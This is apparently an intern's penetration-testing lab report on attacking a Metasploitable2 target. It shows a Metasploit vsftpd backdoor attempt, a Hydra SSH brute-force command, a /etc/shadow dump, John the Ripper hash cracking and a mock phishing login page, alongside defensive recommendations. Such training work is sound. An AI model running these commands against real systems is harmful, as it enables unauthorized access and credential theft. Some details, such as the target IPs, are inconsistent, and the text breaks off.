

Penetration Testing Report (Simulation)

Task Number: 4 – Exploitation & System Security

Name: Jai Rane

Intern ID: APSPL2641663

Date: 08-08-2026

Target: Metasploitable2

Environment: Kali Linux (attacker) → Metasploitable (target)

Tools: Metasploit framework, JohnTheRipper, Hydra, iptables, Bash, FireFox, Linux CLI Utilities

Date: 07-09-2026

1. Executive Summary

Task 4 focused on understanding the penetration testing workflow and basic system-security techniques in a controlled laboratory environment. The assessment covered reconnaissance and network configuration, Metasploit setup and vulnerability testing, password attacks using Hydra and John the Ripper, a controlled phishing simulation, malware detection using the EICAR test file, and system hardening using firewall rules. The activities demonstrated how vulnerabilities and weak security configurations can be identified and how appropriate defensive measures can reduce security risks. All testing activities were performed in a controlled environment and were intended only for educational and cybersecurity training purposes.

2. Scope and Environment

1. Type: SCOPE AND TEST ENVIRONMENT
2. Attacker Machine: Kali Linux
3. Kali Linux IP Address: 10.0.2.15
4. Virtualization Platform: Oracle VirtualBox
5. Tools Used:
 - Metasploit Framework
 - Hydra
 - John the Ripper
 - iptables
 - Linux shell
 - Firefox

- Bash
- EICAR test file

6. Testing Type: Controlled laboratory / simulation

7. Target: Local test environment / intentionally vulnerable laboratory system


3. Penetration Testing Methodology

The penetration testing process followed these general phases:

1. Reconnaissance: Identification of the testing environment and network configuration.
2. Scanning and Enumeration: Identification of available services and potential vulnerabilities.
3. Exploitation: Testing a known vulnerable service using the Metasploit Framework.
4. Password Security Testing: Testing weak credentials using Hydra and John the Ripper.
5. Social Engineering Simulation: Demonstrating a controlled phishing-awareness scenario.
6. Malware Detection Demonstration: Using the EICAR test file to demonstrate antivirus detection.
7. System Hardening: Applying firewall rules to restrict unnecessary network services.
8. Reporting: Documenting the activities, evidence, observations, risks, and recommended security measures.

4. Metasploit Framework

4.1 Network Configuration

A terminal window showing the output of the 'ifconfig' command. The prompt is '(root@kali)-[~]'. The output shows three network interfaces: docker0, eth0, and lo. docker0 has IP 172.17.0.1. eth0 has IP 10.0.2.15. lo has IP 127.0.0.1.

```
(root@kali)-[~]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 4e:f8:59:0e:70:bf txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fd17:625c:f037:2:3550:2fe5:ee03:5bfb prefixlen 64 scopeid 0<global>
    inet6 fe80::8547:60b7:2bd9:b64a prefixlen 64 scopeid 0<link>
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)
    RX packets 14 bytes 3344 (3.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39 bytes 5007 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 4.1: Kali Linux network configuration using ifconfig


4.1 NETWORK CONFIGURATION

The Kali Linux network configuration was checked using the ifconfig command before starting the penetration-testing activities. The eth0 interface was identified with the following IPv4 address:

1. IP Address: 10.0.2.15
2. Subnet Mask: 255.255.255.0
3. Broadcast: 10.0.2.255

The loopback interface was also available at: 127.0.0.1

4.2 PostgreSQL Configuration

A terminal window showing two commands being executed. The prompt is '(root@kali)-[~]'. The first command is 'systemctl start postgresql' and the second is 'systemctl enable postgresql'.

```
(root@kali)-[~]
# systemctl start postgresql

(root@kali)-[~]
# systemctl enable postgresql
```

Figure 4.2: Starting and enabling PostgreSQL service

PostgreSQL was started and enabled as a service before launching the Metasploit Framework.


Commands used:

```
# systemctl start postgresql
```

```
# systemctl enable postgresql
```

Starting PostgreSQL allows Metasploit to use its database features during security testing.

4.3 Launching Metasploit



```
(root@kali)-[~]
└─# sudo msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

Metasploit

=[ metasploit v6.4.64-dev ]
+ -- --[ 2519 exploits - 1296 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/
msf6 > |
```

Figure 4.3: Metasploit Framework console

The Metasploit Framework was launched using: `# sudo msfconsole`

The Metasploit console started successfully and displayed the available exploits, auxiliary modules, payloads, encoders, and NOP modules. Metasploit Version: 6.4.64-dev

4.4 Searching for vsftpd Vulnerability



```
msf6 > vsftpd
[-] Unknown command: vsftpd. Run the help command for more details.
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > |
```


Figure 4.4: Searching for the vsftpd 2.3.4 backdoor module

The Metasploit search command was used to identify modules related to vsftpd. The search identified the following important module:

```
msf6 > #exploit/unix/ftp/vsftpd_234_backdoor
```

Description: v2.3.4 Backdoor Command Execution The module was selected for controlled vulnerability testing.

4.5 Connectivity Testing



```
(root@kali)-[~]
# ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.612 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.034 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 10.0.2.15: icmp_seq=4 ttl=64 time=0.063 ms
64 bytes from 10.0.2.15: icmp_seq=5 ttl=64 time=0.242 ms
64 bytes from 10.0.2.15: icmp_seq=6 ttl=64 time=0.045 ms
64 bytes from 10.0.2.15: icmp_seq=7 ttl=64 time=0.075 ms
64 bytes from 10.0.2.15: icmp_seq=8 ttl=64 time=0.068 ms
64 bytes from 10.0.2.15: icmp_seq=9 ttl=64 time=0.046 ms
64 bytes from 10.0.2.15: icmp_seq=10 ttl=64 time=0.034 ms
64 bytes from 10.0.2.15: icmp_seq=11 ttl=64 time=0.041 ms
64 bytes from 10.0.2.15: icmp_seq=12 ttl=64 time=0.053 ms
64 bytes from 10.0.2.15: icmp_seq=13 ttl=64 time=0.060 ms
64 bytes from 10.0.2.15: icmp_seq=14 ttl=64 time=0.084 ms
64 bytes from 10.0.2.15: icmp_seq=15 ttl=64 time=0.063 ms
64 bytes from 10.0.2.15: icmp_seq=16 ttl=64 time=0.066 ms
64 bytes from 10.0.2.15: icmp_seq=17 ttl=64 time=0.089 ms
64 bytes from 10.0.2.15: icmp_seq=18 ttl=64 time=0.079 ms
64 bytes from 10.0.2.15: icmp_seq=19 ttl=64 time=0.077 ms
64 bytes from 10.0.2.15: icmp_seq=20 ttl=64 time=0.070 ms
64 bytes from 10.0.2.15: icmp_seq=21 ttl=64 time=0.691 ms
64 bytes from 10.0.2.15: icmp_seq=22 ttl=64 time=0.082 ms
64 bytes from 10.0.2.15: icmp_seq=23 ttl=64 time=0.062 ms
64 bytes from 10.0.2.15: icmp_seq=24 ttl=64 time=0.116 ms
64 bytes from 10.0.2.15: icmp_seq=25 ttl=64 time=0.035 ms
^C
--- 10.0.2.15 ping statistics ---
25 packets transmitted, 25 received, 0% packet loss, time 24576ms
rtt min/avg/max/mdev = 0.034/0.117/0.691/0.162 ms
```


Figure 4.5: Network connectivity test using ping

A ping test was performed to verify network connectivity.

Command used: # ping 10.0.2.15

Result: 25 packets transmitted 25 packets received 0% packet loss The result confirmed successful network connectivity to the specified host.

4.6 Metasploit Exploitation Attempt




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.15:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.0.2.15:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Figure 4.6 : Failed vsftpd exploitation attempt in Metasploit

The vsftpd 2.3.4 backdoor module was configured in Metasploit and an exploitation attempt was performed. The target was configured as: RHOSTS: 10.0.2.15 The exploit attempt resulted in: Exploit failed [unreachable] Connection refused by the remote host No session was created. This indicates that the FTP service on the specified host was not reachable on port 21 at the time of testing.

5. Password Attacks — Hydra



```
(root@kali)-[~]
# hydra -l msfadmin -P /usr/share/wordlists/fasttrack.txt ssh://192.168.56.101
Hydra v9.3-dev (c) 2021 by van Hauser/THC - Please check the LICENSE file
[22][ssh] host: 192.168.56.101 login: msfadmin password: msfadmin
(root@kali)-[~]
#
```

Figure 5: SSH password testing using Hydra

This image shows:

```
hydra -l msfadmin -P /usr/share/wordlists/fasttrack.txt ssh://192.168.56.101
```

and:

```
[22][ssh] host: 192.168.56.101
```

```
login: msfadmin password: msfadmin
```

Hydra was used to demonstrate an SSH password-guessing attack against the controlled laboratory target. The command shown in the evidence was: `hydra -l msfadmin -P /usr/share/wordlists/fasttrack.txt ssh://192.168.56.101` The test identified the following credentials in the laboratory environment: Username: msfadmin Password: msfadmin The result demonstrates the security risk associated with weak or default credentials.


RECOMMENDATIONS:

1. Use strong and unique passwords.

2. Disable default credentials.
3. Prefer SSH key-based authentication.
4. Implement login rate limiting.
5. Use Fail2Ban or similar protection.
6. Restrict SSH access to authorized systems.

6. Password Hash Cracking — John the Ripper

6.1 Extracting Password Hashes

A terminal window on a Kali Linux system showing the command 'cat /etc/shadow' being executed. The output displays the contents of the shadow file, which lists system users and their password hashes. The users listed include root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, _apt, nobody, systemd-network, dhcpcd, systemd-timesync, messagebus, tss, strongswan, tcpdump, sshd, _rpc, dnsmasq, avahi, nm-openvpn, speech-dispatcher, usbmux, nm-openconnect, pulse, lightdm, statd, saned, polkitd, rtkit, colord, mysql, stunnel4, geoclue, Debian-snmpp, sslh, cups-pk-helper, redsocks, gophish, and iodine. Each entry follows the format 'username:password_hash:'.

```
(root@kali) ~  
# cat /etc/shadow  
root:*:20237:0:99999:7:::  
daemon:*:20237:0:99999:7:::  
bin:*:20237:0:99999:7:::  
sys:*:20237:0:99999:7:::  
sync:*:20237:0:99999:7:::  
games:*:20237:0:99999:7:::  
man:*:20237:0:99999:7:::  
lp:*:20237:0:99999:7:::  
mail:*:20237:0:99999:7:::  
news:*:20237:0:99999:7:::  
uucp:*:20237:0:99999:7:::  
proxy:*:20237:0:99999:7:::  
www-data:*:20237:0:99999:7:::  
backup:*:20237:0:99999:7:::  
list:*:20237:0:99999:7:::  
irc:*:20237:0:99999:7:::  
_apt:*:20237:0:99999:7:::  
nobody:*:20237:0:99999:7:::  
systemd-network:!*:20237::::1:  
dhcpcd:!:20237::::1:  
systemd-timesync:!*:20237::::1:  
messagebus:!*:20237::::1:  
tss:!:20237::::1:  
strongswan:!:20237::::1:  
tcpdump:!:20237::::1:  
sshd:!*:20237::::1:  
_rpc:!:20237::::1:  
dnsmasq:!:20237::::1:  
avahi:!:20237::::1:  
nm-openvpn:!:20237::::1:  
speech-dispatcher:!:20237::::1:  
usbmux:!:20237::::1:  
nm-openconnect:!:20237::::1:  
pulse:!:20237::::1:  
lightdm:!:20237::::1:  
statd:!:20237::::1:  
saned:!:20237::::1:  
polkitd:!*:20237::::1:  
rtkit:!:20237::::1:  
colord:!:20237::::1:  
mysql:!:20237::::1:  
stunnel4:!*:20237::::1:  
geoclue:!:20237::::1:  
Debian-snmpp:!:20237::::1:  
sslh:!:20237::::1:  
cups-pk-helper:!:20237::::1:  
redsocks:!:20237::::1:  
gophish:!:20237::::1:  
iodine:!:20237::::1:
```

Figure 6.1: Examination of Linux password hashes

The `/etc/shadow` file was examined in the controlled laboratory environment to demonstrate how password hashes are stored on Linux systems. The shadow file contains password-hash information associated with local user accounts. Access to this information demonstrates why the shadow file must be properly protected from unauthorized users.

6.2 Cracking Demonstration

```
Terminal - Crack Hashes
File Edit Screen View Help
root@kali: ~
root@kali:~# john --format=md5 /root/hashees.txt
Loaded 2 password hashes with 2 different salts (md5crypt,
crypt(3) $1$ [MD5 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for
status
0g 0:00:00:03 3.12% (ETA: 10:14:48) (3) (0) (1) (2) (3)(4)
(5) (6) (7) (8) (9)
0g 0:00:00:06 6.34% (ETA: 10:14:48) (3) (0) (1) (2) (3)(4)
(5) (6) (7) (8) (9)
```

A

```
Terminal - Show Cracked
File Edit Screen View Help
root@kali: ~
root@kali:~# john --show /root/hashees.txt
msfadmin:msfadmin
user:password123
2 password hashes cracked, 0 left
root@kali:~#
```

B

Figure 6.2A and 6.2B: Password hash cracking & recovered credentials using John the Ripper

Security recommendations:

- Use strong passwords.
- Use modern password-hashing algorithms.
- Never store plaintext passwords.
- Protect /etc/shadow from unauthorized access.
- Rotate compromised credentials.
- Avoid password reuse.

7. Social Engineering — Phishing Simulation

7.1 Creating the Phishing Simulation Directory

```
root@kali: ~# mkdir -p ~/Task4_Pentest/Phishing Simulation
root@kali: ~# cd ~/Task4_Pentest/Phishing Simulation
cd: string not in pwd: /root/Task4_Pentest/Phishing
root@kali: ~# cd /Task4_Pentest/Phishing Simulation
cd: string not in pwd: /Task4_Pentest/Phishing
root@kali: ~# ls /home/kali
captured_packets.csv Desktop Documents Downloads log_ids.py Music Pictures Public setscreen.sh sniffer2.py sniffer3.py sniffer.py task2.pcapng Templates test.log test.txt text Videos
root@kali: ~# cd ~/Task4_Pentest/Phishing Simulation
cd: string not in pwd: /root/Task4_Pentest/Phishing
root@kali: ~# cd ~/
root@kali: ~#
root@kali: ~#
111.json full_scan.gnmap harvest_result.json ids_monitor.py mmap_scan_jai mmap_scan_jai.xml received.txt service_version.txt tcp_scan.txt uptoskills_report.json us_scan.gnmap who_is_results.txt
192.168.225.85 full_scan.gnmap harvest_result.xml log4j.json mmap_scan_jai.gnmap nslookup_results.txt reports_tasks Simulation test.log uptoskills_report.xml us_scan.nmap
csrf_attack.html full_scan.xml hashes.txt log.json mmap_scan_jai.nmap os_detection.txt service.txt Task4_Pentest udp_scan.txt us_scan
root@kali: ~# cd ~/Task4_Pentest/Phishing Simulation
cd: string not in pwd: /root/Task4_Pentest/Phishing
root@kali: ~# cd ~/Task4_Pentest
root@kali: ~# cd ~/Task4_Pentest
root@kali: ~# ls
Phishing
root@kali: ~# cd /Phishing
cd: no such file or directory: /Phishing
root@kali: ~# cd ~/Task4_Pentest
root@kali: ~# cd Phishing
root@kali: ~# cd ~/Task4_Pentest/Phishing
```

Figure 7.1.1: Preparing the phishing simulation environment

A controlled phishing-awareness simulation was prepared using a local HTML page. A dedicated directory was created for the phishing simulation. The purpose of the activity was to demonstrate how a fake login page can be used in a controlled environment to educate users about phishing attacks. No real credentials were requested or used.

The code behind the above HTML webpage is

<!DOCTYPE html>

<html>

<head>

<title>Login - Company Portal</title>

</head>

<body>

Company Portal Login

<p> ⚠ This is a SIMULATION for security awareness training</p>

```
<form action="fake_login.php" method="POST">
```



```
<input type="password" name="password" placeholder="Password"><br>
<input type="submit" value="Login">
</form>

<p style="color:red;">● This is a phishing simulation. Never enter real
credentials!</p>
</body>
</html>
```

A controlled phishing-awareness simulation was prepared using a local HTML page. A dedicated directory was created for the phishing simulation. The purpose of the activity was to demonstrate how a fake login page can be used in a controlled environment to educate users about phishing attacks. No real credentials were requested or used.

7.2 Phishing Page




Figure 7.2: Preparing the phishing simulation environment

A local phishing-awareness simulation page was created to demonstrate the appearance of a fake company login page. The page contained: Company Portal

